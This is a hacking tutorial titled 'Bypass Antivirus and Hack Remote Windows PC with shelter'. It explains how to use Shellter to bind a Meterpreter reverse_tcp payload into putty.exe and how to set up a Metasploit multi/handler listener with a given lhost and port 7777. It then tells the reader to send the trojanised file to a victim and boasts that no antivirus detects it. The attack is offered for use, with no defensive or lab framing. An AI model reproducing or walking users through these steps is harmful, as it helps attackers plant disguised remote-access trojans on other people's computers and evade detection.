Bypass Antivirus and Hack Remote

Windows PC with shelter


Download **Shellter** from **here**, shellter version 4.0 is latest release,no antivirus has detected till now.

After downloading shellter unzip the archive file

set the location of **shellter** and type “**wineconsole shellter**”




A terminal opens and choose operation mode as auto (a)



Now choose an executable file and copy to **shellter** folder to bind the shellter with **any .exe** file here in my case I have copied **putty.exe** as a file to bind with **shellter.exe**


**Note: only executable file can be binded.**




Now it asks for **PE target** after choosing operation method, give the filename .exe and binding process will start.




When the binding is processed it will ask for the type of payload we want to use I have choose l for listed payload and then choose **1** for **Meterpreter\_reverse\_tcp**



Now give the lhost which is ip address of kali linux and **lport** as **7777**



After giving all the options you will get a confirmation like Injection: verified! **Press enter and continue**.




Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed. Start metasploit using **msfconsole**

**use exploit/multi/handler**

**set payload windows/meterpreter/reverse\_tcp set lhost 192.168.0.125**

**set lport 7777 exploit**

Now send the binded **putty .exe** to the victim, as soon as he opens the file a meterpreter session will open



Proof that no antivirus is detecting, I have scanned putty.exe in virustotal.com and has discovered 0 out of 55



**You might also like:**